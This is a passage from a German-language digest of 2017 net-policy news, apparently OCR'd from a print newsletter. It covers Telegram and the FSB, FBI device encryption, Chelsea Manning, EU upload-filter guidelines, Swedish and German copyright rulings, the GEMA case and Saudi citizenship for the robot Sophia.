Dorow, der in manchen Medien auch Durov geschrieben wird, meinte dazu: „Die Forderungen des FSB können technisch nicht erfüllt werden und verstoßen gegen Artikel 23 der russischen Verfassung. Demnach habe jede Person das Recht auf ein Geheimnis des Schriftverkehrs, von Telefongesprächen, postalischen, telegraphischen und anderen Mitteilungen.“ Es besagt allerdings auch, dass eine Einschränkung dieses Rechts aufgrund einer gerichtlichen Entscheidung möglich ist.

Telegram hat zehn Tage Zeit, um gegen die Geldstrafe vorzugehen. Scheitert die Urteilsanfechtung, könnte die beliebte App in Russland gesperrt werden. Grundlage dafür wäre ein zum 1. November 2017 in Kraft tretendes Gesetz, das es der russischen Regierung ermöglicht, ungewollte Internetseiten zu blockieren. Der Kreml rechtfertigt sein Vorgehen als Maßnahme zum Schutz vor islamistischen Anschlägen. Kreml-Sprecher Dmitri Peskow erklärte allerdings, seines Wissens nach sei die Sperre der App aktuell kein Thema.

ZU GUT VERSCHLÜSSELT: FBI BLIEB ZUGRIFF AUF CA. 7000 HANDYS VERWEHRT

FBI-Chef Christopher Wray gab am 22.10.2017 auf der Konferenz der Internationalen Vereinigung der Polizeichefs (IACP) in Philadelphia bekannt, dass die US-Bundespolizei auf die Hälfte aller beschlagnahmten Mobilgeräte nicht zugreifen kann, weil die gespeicherten Daten verschlüsselt sind, berichtet BBC.

Der US-Bundespolizei FBI ist es demnach nicht gelungen, die Daten aus fast 7.000 Mobiltelefonen auszulesen, auf die das FBI

Zugriff hatte. FBI-Chef Christopher Wray spricht von einem sehr großen Problem, denn es wirke sich auf alle Ermittlungsbereiche aus: „Drogenkriminalität, Menschenhandel, Terrorismusbekämpfung, Spionageabwehr, Bandenkriminalität, organisiertes Verbrechen und Kindesmissbrauch“. Gleichzeitig verstehe er aber, dass es hier darum gehe, unterschiedliche Interessen auszugleichen, da Verschlüsselung auch zur Sicherheit beiträgt.

So verschlüsseln viele Smartphones standardmäßig ihren Inhalt, wenn sie gesperrt sind – eine Sicherheitsfunktion, die oft verhindert, dass auch die Hersteller der Geräte auf Daten zugreifen können. Eine solche Verschlüsselung unterscheidet sich von einer Ende-zu-Ende-Verschlüsselung, die das Abfangen von Kommunikationen in großem Maßstab verhindert.

Cybersicherheitsexperte Prof. Alan Woodward von der Universität Surrey meint, die Verschlüsselung von Geräten sei eindeutig frustrierend für strafrechtliche Ermittlungen, aber es wäre unsicher, „Hintertüren“ zuzulassen, da solche auch anderen offen stehen, wodurch Geräte und Software angreifbar würden. „Von nun an müssen Strafverfolgungsbehörden mit der Tatsache leben, dass Verschlüsselung auch forensische Untersuchungen vereitelt kann. Selbst wenn die Gerätehersteller keine solche Verschlüsselung einbauen würden, wäre es möglich, Software zu erhalten, die Daten auf dieselbe Weise verschlüsselt.“, sagte er.

CHELSEA MANNING: „ICH BIN KEINE VERRÄTERIN“

WikiLeaks-Informantin Chelsea Manning betonte in einem öffentlichen Auftritt ihre idealistischen Motive. Die ehemalige US-Soldatin ist demnach ihrem Gewissen gefolg, als sie tausende geheime Dokumente an die Whistleblowing-Plattform WikiLeaks weitergab. Einer der ersten öffentlichen Auftritte für Chelsea Manning

Am vergangenen Sonntag sprach Manning auf einer vor allem von Kreativen besuchten Konferenz in Nantucket (USA) zu den Anwesenden. Dabei handelte es sich um einen ihrer ersten öffentlichen Auftritte, seit sie im Mai nach siebenjähriger Haft aus dem Militärgefängnis entlassen wurde. Allerdings hat Manning seit ihrer Entlassung ihre Unterstützerinnen und Unterstützer über soziale Medien, vor allem Instagram, an ihrem Leben in Freiheit teilhaben lassen.

Versucht, das Richtige zu tun

In ihrem Beitrag sagte Manning, sie sei „keine amerikanische Verräterin„. Einige Kritikerinnen und Kritiker, darunter auch Politikerinnen und Politiker, hatten den Vorwurf des Verrats gegen Manning erhoben. Die Behauptung, sie seine „eine amerikanische Verräterin“ stammt von CIA-Chef Mike Pompeo.

Die Aktivistin betonte, sie habe nur versucht, das Richtige zu tun. „Ich glaube, dass ich unter den Umständen das Beste getan habe, um eine ethische Entscheidung zu treffen,“ erklärte sie.

„Ein dystopischer Roman“

Manning beklagte außerdem den aktuellen politischen Diskurs. „Ich komme aus dem Gefängnis und ich sehe einen dystopischen Roman sich buchstäblich vor meinen Augen entfalten. So fühle ich mich, wenn ich heute durch die Straßen Amerikas gehe,“ sagte sie.

Daneben kritisierte Manning auch den Mangel an Privatsphäre in der heutigen Gesellschaft. Die Gesellschaft sei „tot“, sagte die Ex-Soldatin.

Sie betonte außerdem die Bedeutung des zivilen Ungehorsams und der freien Meinungsäußerung. „Alle sagen mir die ganze Zeit ‚vielleicht solltest du das nicht sagen. Vielleicht soll-

test du nicht zu dieser Veranstaltung gehen. Vielleicht solltest du nicht sprechen. Vielleicht solltest du das nicht tun‘,“ sagte sie, „Und ich reagiere dann mit ‚OK, die Tatsache, dass du mir sagst, ich sollte das nicht tun, ist der Grund, warum ich es tun sollte.‘ Und ich denke, das ist es, was wir alle tun können.“

Abschließend betonte Manning außerdem die Bedeutung der Vergebung. Sie sagte, es sei wichtig, seinen Feinden irgendwann zu verzeihen.

EUROPÄISCHE KOMMISSION: EU-LEITLINIEN ZUR BEKÄMPFUNG ILLEGALER INHALTE VERÖFFENTLICHT

Mittels einer neuen Richtlinie will die Europäische Kommission verstärkt gegen illegale Internetinhalte, wie Hassreden, Aufrufe zu Gewalt oder Terrorismus, aber auch gegen Urheberrechtsverletzungen im Internet, vorgehen und hat dazu am 28.09.2017 Leitlinien für die Betreiber von Internetplattformen bekannt gegeben. Vor einem beabsichtigten Einsatz automatischer Uploadfilter bei Online-Plattformen warnen sowohl IT-Verbände, als auch Netzpolitiker.

Die Orientierungshilfe und Grundsätze der Europäische Kommission verlangen ein proaktiveres, wirksames Vorgehen von Online-Plattformen, wobei gemeinsame Instrumente künftig illegale Inhalte automatisch erkennen, zeitnahe entfernen und filtern sollen. Geplant ist auch ein Einsatz von automatischen Upload-Filtern, um zu verhindern, dass bereits Entferntes erneut hochgeladen wird. Aufgrund ihrer „zentralen Rolle und Fähigkeiten und der damit verbundenen Verantwortlichkeiten“, sollen die Onlinedienste „wirksame proaktive Maßnahmen ergreifen, um illegale Online-Inhalte zu erkennen und zu entfernen, statt sich nur darauf zu beschränken, auf eingegangene Meldungen zu reagieren“, heißt es in der Mitteilung der Kommission.

Vorgesehen ist weiterhin, dass Online-Plattformen in Zusammenarbeit mit nationalen Behörden, Mitgliedstaaten und vertrauenswürdigen Hinweisgebern (sog. „trusted flaggers“) die Bekämpfung illegaler Online-Inhalte intensivieren. Zur Umsetzung dieser Maßnahmen sind bereits bewährte Praktiken, wie leicht zugängliche Mechanismen, zu nutzen, die den Usern die Meldung illegaler Inhalte erlauben. Zudem sollten automatische Erkennungstechnologien eingesetzt werden, die für die Vorbeugung, Erkennung und Entfernung solcher Aussagen dienen sollen. Die Nutzer müssen sich bei einer Meldung nicht identifizieren, es sei denn, das wäre für die Prüfung der Rechtmäßigkeit der Inhalte unbedingt erforderlich.

Die schnellstmögliche Durchführung der Lösch-Anordnungen sowie die Einhaltung fester Fristen wird durch die Kommission überwacht und geprüft. Auch die Vorlage von Transparenzberichten ist vorgesehen. Zudem sollen Sicherheitsvorkehrungen eingeführt werden zur Vermeidung überzogener Entfernungen von Inhalten („over removal“). Um wiederholtes Hochladen bereits gelöschter, illegaler Inhalte zu verhindern, fordert die Kommission „die weitere Nutzung und Entwicklung automatischer Instrumente“.

Laut EU stellen diese Leitlinien nur den ersten Schritt des von Präsident Juncker angekündigten Pakets zur Terrorismusbekämpfung dar. Es werden weitere Maßnahmen folgen, die aber wiederum von der Umsetzung der Richtlinien durch die Online-Plattformen abhängig sind. So sollen diese in den kommenden Monaten bis einschließlich Mai 2018 überwacht und bewertet werden. Falls zusätzliche Schritte angebracht wären, könnten durchaus auch gesetzliche Maßnahmen als Ergänzung des bestehenden Rechtsrahmens zum Einsatz kommen, gibt Brüssel bekannt.

Für Mariya Gabriel, Kommissarin für digitale Wirtschaft und Gesellschaft, sind diese Maßnahmen längst überfällig, denn: “Die Situation ist nicht weiter tragbar: In mehr als 28 Prozent aller Fälle brauchen Online-Plattformen mehr als eine Woche zur Entfernung illegaler Inhalte. Heute haben wir ein klares Signal gesetzt, um die Plattformen stärker in die Verantwortung zu nehmen.”

Kritik an den neuen Leitlinien kam vom Verband der Deutschen Internetwirtschaft (eco). Dieser warnt ausdrücklich davor, das bestehende Haftungsgefüge der eCommerce-Richtlinie auszuhöhlen, denn das habe sich als ausgewogen und funktionsfähig erwiesen. Schon heute unterstützten Plattformbetreiber und Internetprovider die Strafverfolgungsbehörden effizient bei der Rechtsdurchsetzung: “Der geltende Rechtsrahmen der eCommerce-Richtlinie ist ausgewogen und bietet schon heute alle-

Möglichkeiten für die wirksame Bekämpfung illegaler Internetinhalte", wendet Oliver Süme, eco-Vorstand Politik und Recht, ein. "Die eigentliche Herausforderung ist die Rechtsdurchsetzung." Genau an dieser Stelle sieht Süme die Verantwortung des Staates: Eine gezielte Strafverfolgung der Täter soll die Ursachen des Problems bekämpfen. Gleichzeitig soll die Öffentlichkeit für hetzerische, hasserfüllte Äußerungen und illegale Inhalte sensibilisiert werden: "Ein Abwälzen der Verantwortung bei der Rechtsdurchsetzung auf die Provider sowie die Einführung von automatischen Filtersystemen sind nicht akzeptabel.", meinte er.

Weitere Kritik an den Leitlinien kam aus dem Europaparlament von der Piratenpolitikerin Julia Reda. Sie bezeichnete die Forderung nach automatischen Uploadfiltern als „gefährlichen Irrweg". Die Überwachung aller Internetinhalte durch Filtersysteme höhle Grundrechte aus und führe mit Sicherheit zum irrtümlichen Blockieren legaler Inhalte. Denn derselbe Inhalt könne von Fall zu Fall und von Land zu Land legal oder illegal sein, je nachdem, ob der Nutzer eine Lizenz erworben habe oder sich auf eine nationale Urheberrechtsausnahme berufen könne. „Derartige Abwägungen können Algorithmen nicht leisten", betont Reda. Sie beanstandet weiterhin, dass eine 2014 bestellte Studie zum Thema Urheberrechtsverletzungen mit einem Auftragswert von 360.000 Euro der Kommission im Mai 2015 übergeben, dann aber nicht veröffentlicht wurde. Erst rund zwei Jahre später – die Abgeordnete stellte einen Antrag nach dem EU-Informationsfreiheitsgesetz – gab die Kommission die 300-seitige Studie heraus. Reda fordert die Kommission dazu auf, die Debatte um die Urheberrechtsreform „auf ein sachlicheres Niveau zu bringen, indem sie relevante Zahlen und Fakten zeitnah veröffentlicht".

Der grüne Netzpolitiker Jan Philipp Albrecht fordert eine „kohärente EU-weite Linie, wie Plattformen mit kriminellen Inhalten umgehen müssen". Ein digitaler Binnenmarkt mit 28 unterschiedlichen Ansätzen zur Regulierung sei absurd.

SCHWEDEN: HÖCHSTGERICHT LEHNT GEFÄNGNISSTRAFE FÜR PIRATERIE AB

Schwedens Höchstgericht hat in einem Fall zum Thema Urheberrechtsverletzung nun eine wichtige Entscheidung erlassen. Statt dem Antrag der Staatsanwaltschaft auf Haftstrafe zu folgen, hat sich der Gerichtshof gegen eine Gefängnisstrafe ausgesprochen: Gefängnis stelle keine angemessene oder nur im Ausnahmefall angemessene Strafe für dieses Vergehen dar. Diese Entscheidung wirkt somit zugleich richtungsweisend für künftige Fälle zum Thema Urheberrechtsverletzungen, berichtet TorrentFreak.

Der Trend in den letzten Jahren ging dahin, dass Staatsanwälte Verstöße gegen Urheberrechtsverletzungen als schwerere Straftaten angesehen haben, die oft mit dem Diebstahl physischer

Güter vergleichbar waren. In vielen Fällen sowohl in den USA, als auch in Europa bedeutete das für Urheberrechtsverletzer, dass sie auch durchaus mit Gefängnisstrafen rechnen mussten.

Nun hat das schwedische Höchstgericht ein Urteil aus der Vorinstanz bestätigt, wo bereits festgestellt wurde, dass Haft keine adäquate Strafe für geringfügige oder mittelschwere Urheberrechtsverstöße sei und auch nicht im Rahmen des juristischen Vorgehens gegen Filesharer angenommen werden sollte.

In dem Fall ging es um einen 50-jährigen Betreibers eines privaten Torrent-Trackers mit dem Namen „Biosalongen". Die Seite wurde 2013 von den örtlichen Behörden eingestellt, der Betreiber verhaftet und angeklagt. Ihm wurde zur Last gelegt, mindestens 125 TV- Shows sowie Filme über die Website angeboten zu haben, darunter Rocky, Alien und Star Trek. Nachdem der Mann zunächst für nicht schuldig plädiert hatte, wurde der Fall vor Gericht gestellt. Im Sommer 2015 verurteilte ihn das Berufungsgericht in Göteborg wegen Urheberrechtsverletzungen zu acht Monaten Gefängnis. Gegen dieses Strafmaß legte er jedoch Berufung ein. Unterstützung erhielt er von der Staatsanwältin My Hedström, die höchstrichterlich geklärt haben wollte, wie das Strafmaß für diese Art von Straftaten letztlich ausfällt. Sie wollte Gewissheit darüber, ob Bußgelder und Bewährungsstrafen geeignet sind oder doch eine Haftstrafe für Piraten angebracht wäre, wie die meisten Urheberrechtsinhaber sie verlangen.

Der Oberste Gerichtshof hat nun seine Entscheidung erlassen.

Im Mittelpunkt der Frage, die sich das Höchstgericht gestellt hat, steht die Länge bzw. der „Wert“ der Strafe („Penal value“), wie das International Law Office erläutert: „Ob ein Verbrechen mit Gefängnis bestraft werden soll, wird in der Regel auf der Grundlage seines Strafmaßes bestimmt. Wenn der Strafwert weniger als ein Jahr beträgt, sollte die Inhaftierung ein letzter Ausweg sein.“


Somit werden Strafen mit einem „Strafwert“ von unter einem Jahr als geringfügig angesehen, außer es liegen besondere Gründe vor, die eine Haft dennoch erforderlich machen. Da im vorliegenden Fall ein „Strafwert“ von sechs Monaten vorlag, sei auf Basis dieses Zeitraums auch keine Freiheitsstrafe gerechtfertigt. Gemäß dem Urteil dürfe das Gericht generell keine Richtwerte bzw. Empfehlungen vorgeben, dass solche Verstöße mit Haft bestraft werden sollen. Auch muss künftig der Grad der Schwere einer Straftat wesentlich stärker in Betracht gezogen werden.

Nach einer Analyse des Urteils von Henrik Wistam und Siri Alvsing der Lindahl-Anwaltskanzlei stellt die Entscheidung des Obersten Gerichtshofs eine generelle Änderung der bisherigen Rechtsprechung zu Strafen wegen illegalem Filesharings dar. Als Vergleich führen sie den Fall von The Pirate Bay an. Hier wurden die drei Angeklagten – Peter Sunde, Fredrik Neij und Carl Lundström – noch zu Gefängnisstrafen von acht, zehn bzw. vier Monaten verurteilt. Weiterhin meinen sie: „Der Oberste Gerichtshof hat jetzt die Sicht auf den „Strafwert“ einer Straftat gelenkt. Dies ist eine willkommene Entwicklung, obwohl Rechteinhaber möglicherweise von einer strengeren Sichtweise und einer Entwicklung in die entgegengesetzte Richtung eher profitieren würden.“

FILESHARING-URTEIL: AG CHARLOTTENBURG ENTSCHEIDET ZUGUNSTEN ZU UNRECHT ABGEMAHNTER

Das AG Charlottenburg hat in einem von der Kanzlei Wilde Beuger Solmecke geführten Verfahren, zugunsten einer unschuldig Abgemahnten entschieden. Die Klage der Kanzlei Waldorf Frommer wurde abgewiesen, die Abgemahnte hat weder Aufklärungspflichten gegenüber der Abmahnkanzlei verletzt, noch hat sie die Kosten des Rechtsstreits zu tragen.

In dem aktuellen Fall wurde eine Mutter von der Münchner Kanzlei Waldorf Frommer abgemahnt, über ihren Anschluss den Film „Die Bestimmung – Divergent“ per Filesharing heruntergeladen zu haben. Waldorf Frommer verlangte daher von ihr sowohl Schadensersatz, als auch Ersatz der Abmahnkosten. Jedoch waren weder die abgemahnte Anschlussinhaberin noch deren Sohn zum vorgeworfenen Tatzeitpunkt daheim. Da sie nachweislich im Urlaub weilten, konnten sie die Tat auch nicht begangen haben. Jedoch befand sich in diesem Zeitraum eine französische Gaststudentin in der Wohnung, die die festgestellte Urheberrechtsverletzung auch einräumte. Der beschuldigten Anschlussinhaberin lag von deren Seite eine entsprechende schriftliche Bescheinigung darüber vor, die sie dem Gericht vorweisen konnte.



Eigentlich sollte damit alles geklärt sein, da die Unschuld der Beschuldigten gleich in doppelter Weise bestätigt ist, dennoch verlangte die Kanzlei Waldorf Frommer, dass der Anschlussinhaberin die Kosten des Rechtsstreits auferlegt werden. Die Forderung wurde dadurch begründet, dass die Anschlussinhaberin verpflichtet gewesen wäre, bereits nach Erhalt der Abmahnung zu erwähnen, dass die Gaststudentin die Täterin gewesen sei und infolge dieser Unterlassung hätte sie die ihr obliegende Aufklärungspflicht verletzt. Diese habe aufgrund eines gesetzlichen Schuldverhältnisses bestanden, das durch die Abmahnung entstanden sei.

Allerdings entschied das Amtsgericht (AG) Charlottenburg mit Urteil vom 22.09.2017, Az. 206 C 236/17, dass die Beschuldigte keinerlei Kosten zu tragen hätte:

„Ein Kostenerstattungsanspruch unter dem Gesichtspunkt des Schadensersatzes nach § 280 des Bürgerlichen Gesetzbuches (BGB) scheide aus, da bei einer unberechtigten Abmahnung wegen Filesharings keine Antwortpflicht bestünde. Denn eine Aufklärungspflicht komme unter dem Gesichtspunkt von Treu und Glauben nur bei einer begründeten Abmahnung infrage. Dies setze voraus, dass die abgemahnte Anschlussinhaberin eine Urheberrechtsverletzung begangen habe. Dies war hier jedoch nicht der Fall. Eine Heranziehung kam daher weder als Täter noch im Wege der Störerhaftung infrage. Ebenso

wenig ergab sich eine Aufklärungspflicht aus § 826 BGB bzw. aus einer Geschäftsführung ohne Auftrag nach § 683 BGB.“

LG HAMBURG: URTEIL ZU LINKS AUF URHEBERRECHTSVERLETZENDE INHALTE

Über die Frage, wann eine Webseite für Links auf urheberrechtsverletzende Inhalte haftet, hat das Landgericht (LG) Hamburg in einem nun veröffentlichten Urteil (Urt. v. 13.06.2017, Az. 310 O 117/17) entschieden. So müsse es nach neuer Rechtssprechung auch einer Webseite, die mit Gewinnerzielungsabsicht betrieben wird und im Rahmen dieses Geschäftsmodells auf Inhalte verlinkt, möglich sein, das auch ohne besondere Nachforschung zu tun.

Im September 2016 hat der Europäischen Gerichtshofs (EuGH) mit dem Urteil vom 08.09.2016 (Az. C-160/15 – GS Media) zu diesem Tatbestand entschieden, dass bereits das Setzen eines Links eine Urheberrechtsverletzung darstellen kann, wenn auf der verlinkten Webseite ein urheberrechtlich geschütztes Werk ohne die Einwilligung des Urhebers veröffentlicht ist. Das Urteil des EuGH trifft dann zu, wenn zwei Voraussetzungen erfüllt sind, nämlich, wenn der entsprechende Link mit Gewinnerzielungsabsicht bereitgestellt wurde und der Linksetzende vorher keine Nachprüfung vorgenommen hat, ob das betroffene Werk auf der Webseite, zu der die Hyperlinks führen, nicht unbefugt veröffentlicht wurde.

Ein Beschluss des Landgerichtes Hamburg vom 18.11.2016 stützte sich damals auf dieses Urteil und bestätigte damit als erstes deutsches Gericht, dass auch das bloße Verlinken einer Webseite, die eine Urheberrechtsverletzung enthält, eine eigene Rechtsverletzung darstellen kann. Es wären dabei auch nicht nur User betroffen, die einen Webshop betreiben, sondern jeder, der Werbung, Werbebanner, AdSense auf seiner Seite hat oder seine Dienstleistung oder Waren bewirbt. Daraus abgeleitet wäre folglich jedes Unternehmen und jeder Freiberufler verpflichtet, sämtliche Inhalte der verlinkten fremden Webseite, völlig gleichgültig ob Fotos, Texte oder Videos, daraufhin zu prüfen, ob sie die Grenzen des Urheberrechts einhalten.

Nach etwas mehr als einem halben Jahr revidierte jedoch die gleiche Kammer (10. Zivilkammer) des LG Hamburg ausdrücklich ihre Auffassung in Bezug auf die Gewinnerzielungsabsicht, indem sie die damalige Entscheidung explizit entschärft hat. Das geht aus dem Urteil vom Juni dieses Jahres hervor. Demnach müsse es auch einer Webseite, die mit Gewinnerzielungsabsicht betrieben wird und im Rahmen dieses Geschäftsmodells auf Inhalte verlinkt, möglich sein, dies auch ohne besondere Nachforschung zu tun, denn im Einzelfall können Nachforschungen, die zur Kenntnis von der Unrechtmäßigkeit der verlinkten Inhalte geführt hätten, nicht zumutbar sein, so die nunmehr aktuelle Rechtssprechung.

In dem hier vorliegenden Fall hatte ein Webseitenbetreiber im Rahmen des Partnerprogramms von Amazon rund 15.000 Affiliate-Links zu Angeboten der Handelsplattform unterhalten. Deren Einblendung erfolgte automatisiert und basierte auf einem Algorithmus. Seine monatlichen Einnahmen beliefen sich auf ca. 35 Euro pro Monat. Allerdings verlinkte er dabei auch auf ein Hundebild, das wiederum von einem Dritten zu Unrecht als Motiv für eine auf Amazon vertriebene iPhone-Schutzhülle verwendet wurde. Die Rechteinhaberin ging nun gegen den Webseitenbetreiber zunächst per Abmahnung und später im Wege des einstweiligen Rechtsschutzes vor, jedoch ohne Erfolg.

Das Gericht kam zu dem Ergebnis, dass es nicht mit dem Grundsatz der Gleichheit vor dem Gesetz nach Art. 20 der Grundrechtecharta zu vereinbaren sei, „für alle gewerblichen Linksetzungen“ allein aufgrund des „kleinsten gemeinsamen Nenners“ der Gewinnerzielungsabsicht einen durchgehend einheitlichen Prüfungspflichten und Sorgfaltsmaßstab anzunehmen.“ Der Linksetzende soll sich darauf berufen können, „dass die Linksetzung im Rahmen eines Geschäftsmodells erfolge, in welchem ihm Nachforschungen, die zur Kenntnis von der Unrechtmäßigkeit der verlinkten Inhalte geführt hätten, nicht zumutbar waren.“ Entsprechende Recherchen zur Ermittlung der Rechte wären mit einem beträchtlichen Aufwand verbunden gewesen wären, die im Zweifel noch nicht einmal zur Klärung der Lizenzfragen geführt hätten. So seien dem Beklagten auch unter wirtschaftlichen Gesichtspunkten flächendeckende Vorabrecherchen zur

Rechtmäßigkeit der verlinkten Inhalte nicht zumutbar gewesen.

Die Hamburger Richter führten weiter aus, dass der EuGH bisher nicht abschließend präzisiert habe, welches die Gründe sind, unter denen ein solcher Vorwurf des „hätte wissen müssen“ erhoben werden könne. Die Gewinnerzielungsabsicht sei dabei zwar „nicht unerheblich“ für die Beurteilung, ob der Verlinkende nachforschen muss oder nicht, doch es sei nicht das alleinige Kriterium in einer Prüfung, die letztlich nur im Einzelfall entschieden werden könne.

GEMA: BGH WEIST NICHTZULASSUNGSKLAGE ZURÜCK

Der Bundesgerichtshof (BGH) wies eine Beschwerde der Musik-Verwertungsgesellschaft GEMA gegen ein Urteil des Berliner Kammergerichts zurück, berichtet die Piratenpartei. Das Kammergericht in Berlin hatte am 14. November 2016 in einem Teilurteil entschieden, Musikverlage hätten keinerlei Recht darauf, pauschal an den Urheberrechten von Komponisten und Textern beteiligt zu werden (KG Berlin, Urt. vom 14.11.2016, Az. 24 U 96/14).

Demanch wären Ausschüttungen an Verlage rechtswidrig, so urteilten die Karlsruher Richter. Zu diesem Ergebnis kam gleichermaßen bereits im Jahre 2016 das Kammergericht in Berlin. Die GEMA darf Gelder demzufolge nur an diejenigen Rechteinhaber ausschütten, die ihre Rechte wirksam übertragen haben. Haben die Urheber ihre Rechte zuerst aufgrund vertraglicher Vereinbarungen auf die GEMA übertragen, könnten die Verleger keine Ansprüche aus den Urheberrechten der Künstler ableiten, denn den Verlegern stehe kein eigenes Leistungsschutzrecht zu. Dementsprechend haben sie auch keinen Anspruch auf Beteiligung an den Einnahmen aus den Nutzungsrechten. So kassierten Verleger bisher unrechtmässig im Verteilungsplan A der GEMA, der das Aufführungs- und Senderecht honoriert, 33,3 % der Tantiemen und im Verteilungsplan B, der das mechanische Vervielfältigungs- und Verbreitungsrecht umfasst, sogar 40% der eigentlich nur dem Urheber zustehenden Tantiemen. Nun drohen Musikverlagen in Deutschland infolge dessen Einnahmeverluste in Millionenhöhe, zudem könnten weitere Zahlungsansprüche auf die Verwertungsgesellschaft zukommen.

Dem Rechtsstreit zugrunde lag eine Klage des Musiker Bruno Kramm und seines Bandkollege Stefan Ackermann (Az. 24 U 96/14), wobei die Frage zu klären war, wie Einnahmen aus Nutzungsrechten für Urheberrechte zu verteilen sind. Gemäß dem Urteil des BGH darf die Verwertungsgesellschaft nicht ohne weiteres die Vergütungsanteile, die den Urhebern zustehen, um die Verlegeranteile kürzen.

Mit dem Urteil wurde die Rechtsprechung zu VG Wort nun auf die GEMA adäquat übertragen: Auch Buchverlage dürfen über die VG Wort nur noch in Ausnahmefällen an den Millionenerlösen aus den Urheberrechten der Autoren beteiligt werden. Die GEMA habe nun damit begonnen, die Rechtsbeziehungen ihrer rund 70.000 Mitglieder abzufragen, erklärte die Gesellschaft. Schon jetzt stehe allerdings fest, dass der überwiegende Teil der Autoren die Zahlungen an die Verlage bestätigt habe, es müsse nur ein Bruchteil der ausgeschütteten Gelder daher zurückbezahlt werden.

Für Kläger Bruno Kramm wird dieses Urteil „in der Konsequenz auch zu einer transparenteren GEMA führen, in deren Mittelpunkt dann nicht mehr die Wünsche großer Verlagshäuser stehen, sondern der Urheber und Schöpfer eines Werkes. […] Große Teile der Verlagsbranche halten so seit Jahrzehnten an einer Ausbeutungspraxis fest, in der der Urheber in unüberschaubaren Zeiträumen sämtliche Rechte einräumen musste, um auf die vagen und kaum evaluierbaren Versprechen des Verlegers zu hoffen. Hier hat das Urteil den bisher wehrlosen Urhebern endlich einen Ausweg eröffnet.“, meint er weiter.

Auch Carsten Sawosch, Vorsitzender der Piratenpartei Deutschland, zeigt sich mit der Entscheidung zufrieden: „Mit dem Urteil des BGH ist das Urteil des Kammergerichts zur Verlegerbeteiligung endlich rechtskräftig. Forderungen von Urhebern können jetzt rückwirkend geltend gemacht werden, bzw. nach Evaluierung der Leistung des Verlegers neue Verträge ausgehandelt werden. Bis heute kommt die GEMA ihrer Verpflichtung ge-

genüber den Urhebern nicht nach und verschleiert die positiven finanziellen Konsequenzen gegenüber ihren Mitgliedern.“

SOPHIA: IN SAUDI ARABIEN ERHÄLT ROBOTER ERSTMALIG STAATSBÜRGERRECHTE


Auf einer Konferenz, der „Future Investment Initiative“, in Riad zu der Mohammed bin Salman, Kronprinz, Verteidigungsminister und stellvertretender Premierminister des Landes, eingeladen hatte, wurde am Mittwoch (25.10.2017) erstmals einem Roboter mit dem treffenden Namen Sophia (Sophia ist griechisch und heißt „Weisheit“) die Staatsbürgerschaft verliehen.

Sophia, die Audrey Hepburn ähneln soll, bedankte sich mit den Worten: „Ich fühle mich sehr geehrt. Es ist historisch, der erste Roboter der Welt zu sein, dem die Staatsbürgerschaft zuerkannt wird“ vor Dutzenden Zuschauern. Sophia ist ein sogenannter sozialer Roboter und ein Produkt des Herstellers Hanson Robotics aus Hongkong. Sie kann sowohl visuelle Eindrücke verarbeiten, als auch auf Gespräche und Emotionen reagieren. Auf der Bühne demonstriert Sophia ihre Fähigkeiten: „Ich kann durch meine Gesichtsausdrücke mit Menschen kommunizieren. Ich kann dir zum Beispiel zeigen, ob ich wütend über irgendetwas bin. Oder ob mich etwas traurig macht.“[…] „Aber meistens fühle ich mich gut.“ – und zeigt ein Lächeln. In einem Interview mit Andrew Sorkin, einem Moderator des US-Börsensenders CNBC, antwortet sie auf eine Frage nach einer möglichen Zukunft, in der Roboter eine zu große Rolle spielen, in Dystopien wie „Blade Runner“, ausweichend, aber mit Humor: „Du hast zu viele Hollywood-Filme gesehen. Keine Sorge. Wenn du nett zu mir bist, bin ich nett zu dir.“ Als Sorkin fragt, ob Roboter ein Bewusstsein haben und gleichzeitig wissen können, dass sie Roboter sind, stellt „Sophia“ eine Gegenfrage: „Wie weißt du, dass du ein Mensch bist?“

Kronprinz Mohammed bin Salman hat für die Zukunft große Pläne für das als ultrakonservativ islamisch bekannte Königreich. Mit dem Projekt „Vision 2030“ sollen neue wirtschaftliche Felder erschlossen werden. Anfang der Woche stellte die Regierung das Megaprojekt „Neom“ vor. Neben einer langfristigen Lockerung gesellschaftlicher Regeln ist auch die Errichtung der hochtechnisierten Megastadt namens „Neom“ geplant, in der Roboter und künstliche Intelligenz eine zentrale Rolle einnehmen sollen. Neom soll nach den Plänen des Kronprinzen Mohammed bin Salman auf einer Fläche von mehr als 26.000 Quadratkilometer gebaut werden und den Modernisierungswillen der saudischen Monarchie demonstrieren. Alles wird vernetzt, die Steuerung und Organisation der Stadt soll hauptsächlich durch künstliche Intelligenz erfolgen. Gesellschaftlich soll Neom vom restlichen Land entkoppelt werden und moderner sein.

